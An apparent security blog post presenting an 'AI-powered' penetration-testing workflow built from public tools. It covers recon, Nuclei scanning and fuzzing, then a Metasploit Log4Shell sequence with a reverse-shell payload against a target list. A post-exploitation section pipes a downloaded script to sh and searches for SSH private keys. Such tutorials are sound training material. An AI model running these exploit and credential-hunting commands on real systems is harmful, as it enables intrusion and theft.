Listen to this Post
Introduction:

The integration of Artificial Intelligence into cybersecurity is revolutionizing penetration testing, enabling professionals to automate reconnaissance, vulnerability analysis, and exploitation. This new paradigm leverages AI to process vast datasets and execute complex attack simulations at machine speed, fundamentally shifting the offensive security landscape.
Learning Objectives:
- Understand key AI-powered tools and how to integrate them into a penetration testing workflow.
- Learn specific commands for automating reconnaissance, vulnerability scanning, and payload generation.
- Develop a methodology for leveraging AI to enhance the efficiency and depth of security assessments.
You Should Know:
1. AI-Enhanced Reconnaissance and Subdomain Enumeration
Reconnaissance is the critical first phase of any penetration test. AI can automate and expand this process, discovering assets you might miss manually.
 Using Amass with AI-assisted data source integration for passive enumeration
amass enum -passive -d target.com -config config.ini -o amass_output.txt

Using Subfinder with multiple API sources for comprehensive discovery
subfinder -d target.com -all -o subfinder_results.txt

AI-Powered DNS Analysis with DNSRecon for zone transfers and caching attacks
dnsrecon -d target.com -a -z -b -y -k -s -w -r 192.168.0.0/24
Step-by-step guide:
- Install Amass, Subfinder, and DNSRecon on your Kali Linux or dedicated assessment machine (
sudo apt install amass dnsreconandgo install -v github.com/projectdiscovery/subfinder/v2/cmd/subfinder@latest). - For Amass, create a `config.ini` file incorporating your various API keys (Shodan, GitHub, AlienVault) to supercharge its data sources.
- Run the Amass command first for a passive, stealthy initial footprint. This uses OSINT data without directly touching the target.
- Feed the results into Subfinder with the `-all` flag to leverage all available public sources, cross-referencing and expanding the target list.
- Use DNSRecon to perform more aggressive DNS queries, checking for misconfigurations like zone transfers (
-a) which can leak entire internal network layouts. - Consolidate all outputs, deduplicate results, and use them as the target list for the next phase of your assessment.
2. Intelligent Vulnerability Scanning with Nuclei
Nuclei uses a community-powered database of YAML templates to scan for thousands of known vulnerabilities, acting as an AI-force multiplier.
 Update the nuclei template database before every scan
nuclei -update-templates

Run a full vulnerability scan against a list of targets
nuclei -l targets.txt -t cves/ -t exposures/ -t misconfiguration/ -o nuclei_scan_results.txt

Perform a specific, high-severity CVE scan
nuclei -l urls.txt -t cves/2023 -severity critical,high -rate-limit 100
Step-by-step guide:
- Ensure Nuclei is installed and updated (
go install -v github.com/projectdiscovery/nuclei/v2/cmd/nuclei@latest). - The `-update-templates` command is crucial; it pulls the latest vulnerability signatures, much like an AI model updating its training data.
- Create a `targets.txt` file from your reconnaissance phase, containing all discovered URLs and IPs.
- Execute the main scan command. The `-t` flags specify template directories: `cves/` for known CVEs, `exposures/` for exposed sensitive files, and `misconfiguration/` for common security oversights.
- For time-sensitive engagements, use the specific CVE scan to quickly check for critical, exploitable vulnerabilities that are most likely to lead to a significant breach.
- Analyze the `nuclei_scan_results.txt` file to prioritize manual validation and exploitation efforts.
3. AI-Assisted Web Application Fuzzing
Fuzzing discovers hidden endpoints, API routes, and parameters. AI helps generate intelligent payloads and interpret responses.
 Directory and file fuzzing with FFUF using a large wordlist
ffuf -w /usr/share/wordlists/dirb/big.txt -u https://target.com/FUZZ -e .php,.bak,.sql -o ffuf_scan.json

Parameter fuzzing to discover hidden inputs
ffuf -w /usr/share/wordlists/SecLists/Discovery/Parameters/params.txt -u https://target.com/endpoint?FUZZ=test -fs 0

Virtual Host fuzzing to discover forgotten subdomains
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u https://target.com -H "Host: FUZZ.target.com" -fs 0
Step-by-step guide:
1. Install FFUF (`go install github.com/ffuf/ffuf@latest`).
- The first command performs resource discovery. The `-w` flag specifies the wordlist, `FUZZ` is the placeholder, `-e` adds extensions, and `-o` outputs in JSON for later analysis.
- The parameter fuzzing command is critical for modern web apps and APIs. It tests for parameters like `?debug=true` or
?admin=1. The `-fs 0` filter hides responses of size 0, which are typically “not found” errors. - Virtual host fuzzing can uncover sites not listed in DNS but still hosted on the same server, a common oversight in cloud environments.
- Pay close attention to HTTP response codes and sizes. A 200 response with a different size than the default, or a 302 redirect, can indicate a valid, hidden resource.
4. Automating Exploitation with Metasploit Framework
While not AI in itself, Metasploit can be scripted and driven by AI-driven decision trees to automate the exploitation chain.
 Start the Metasploit database and console
msfdb init && msfconsole

Inside msfconsole, a sequence to automate exploitation:
use exploit/multi/http/log4shell_rce_cmd
set RHOSTS file:///path/to/vulnerable_targets.txt
set RPORT 8080
set SRVHOST 192.168.1.100
set PAYLOAD java/shell_reverse_tcp
set LHOST 192.168.1.100
set LPORT 4444
exploit -j -z
Step-by-step guide:
- Initialize the Metasploit database with `msfdb init` to track your work.
2. Launch `msfconsole`.
- The example uses the Log4Shell exploit. The `use` command selects the module.
4. `set RHOSTS file:///…` allows you to target a list of IPs from a previous scanning phase, enabling bulk exploitation. - Configure the payload. Here, `java/shell_reverse_tcp` is chosen for a simple shell. In a real assessment, you might use a Meterpreter payload for post-exploitation flexibility.
6. `LHOST` and `LPORT` must be set to your attacking machine’s IP and a listening port. - The `exploit -j -z` command runs the exploit as a job in the background (
-j), even if the session is disconnected (-z), allowing you to continue working in the console.
5. Cloud Security Posture Exploitation & Hardening
Misconfigured cloud assets are low-hanging fruit. AI can identify patterns of misconfiguration across entire cloud environments.
 Using ScoutSuite for multi-cloud security auditing
python3 scout.py azure --user-account -r scout_azure_report.html

AWS CLI command to check for a critical S3 bucket misconfiguration
aws s3api get-bucket-policy-status --bucket my-bucket-name --profile target-company

Check for public EC2 AMIs you own that could be leveraged for attack
aws ec2 describe-images --owners self --query 'Images[?Public==<code>true</code>]' --profile target-company
Step-by-step guide:
- Install ScoutSuite (
pip install scoutsuite) and configure your cloud CLI (AWS, Azure, GCP) with the necessary credentials (obtained through client authorization or other means). - Run ScoutSuite with the `–user-account` flag for a read-only audit of the current user’s permissions and resources. The HTML report it generates provides an AI-like analysis of risks.
- The AWS CLI command checks if an S3 bucket policy is public. A result of `”IsPublic”: true` is a major finding.
- The `describe-images` command lists any AMIs you have made public, which attackers can use to find vulnerable software configurations for initial compromise.
- Correlate findings from automated tools with manual CLI checks to build a comprehensive picture of the cloud attack surface.
6. Post-Exploitation: Linux Persistence and Enumeration
Once initial access is gained, AI can help script and automate post-exploitation to find privilege escalation paths and sensitive data.
 Automated LinPEAS for Linux Privilege Escalation
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh

Check for processes running as root that can be manipulated
ps aux | grep root

Check for SUID binaries which are a common privesc vector
find / -perm -u=s -type f 2>/dev/null

Search for SSH keys and sensitive configuration files
find / -name "id_rsa" -o -name "id_dsa" -o -name ".pem" 2>/dev/null
Step-by-step guide:
- After gaining a shell on a Linux target, the first step is often to download and execute an automated enumeration script like LinPEAS. It uses heuristics (a form of AI logic) to identify common misconfigurations.
- The `ps aux` command lists all running processes. Look for ones running as root that use vulnerable software versions or have weak permissions on their binary paths.
- The `find` command for SUID binaries locates executables that run with the file owner’s privilege (often root). If an SUID binary is writable or has a known vulnerability, it can be a direct path to root access.
- Searching for SSH keys (
id_rsa,id_dsa,.pem) can provide access to other systems in the environment, facilitating lateral movement.
What Undercode Say:
- The role of the penetration tester is evolving from manual executor to AI-driven orchestrator, requiring a deep understanding of how to chain tools and interpret their aggregated output.
- The speed and scale offered by AI-assisted tools like Nuclei and automated reconnaissance suites mean that defense must also become more automated and intelligent, leveraging similar technologies for continuous monitoring and threat hunting.
The integration of AI is not about replacing the penetration tester but augmenting their capabilities. The human element remains critical for context, creative problem-solving, and exploiting complex logical vulnerabilities that automated tools cannot comprehend. However, testers who fail to adopt and master these AI-powered methodologies will quickly become obsolete, as the sheer scale of modern attack surfaces demands automated assistance. The future of red teaming lies in the symbiotic relationship between human expertise and machine efficiency.
Prediction:
The widespread adoption of AI in penetration testing will lead to a fundamental shift in the cybersecurity arms race. Defensive AI (AI-driven SIEM, SOAR, and IPS) will become mandatory to counter the speed and precision of AI-powered attacks. We will see the emergence of fully autonomous “Red Team” and “Blue Team” AI agents continuously sparring within corporate networks, identifying and patching vulnerabilities in near real-time before human attackers can exploit them. This will raise the baseline security posture but also centralize risk around the AI systems themselves, making them high-value targets for adversarial machine learning attacks.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Heathadams %F0%9D%90%93%F0%9D%90%A1%F0%9D%90%9E – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


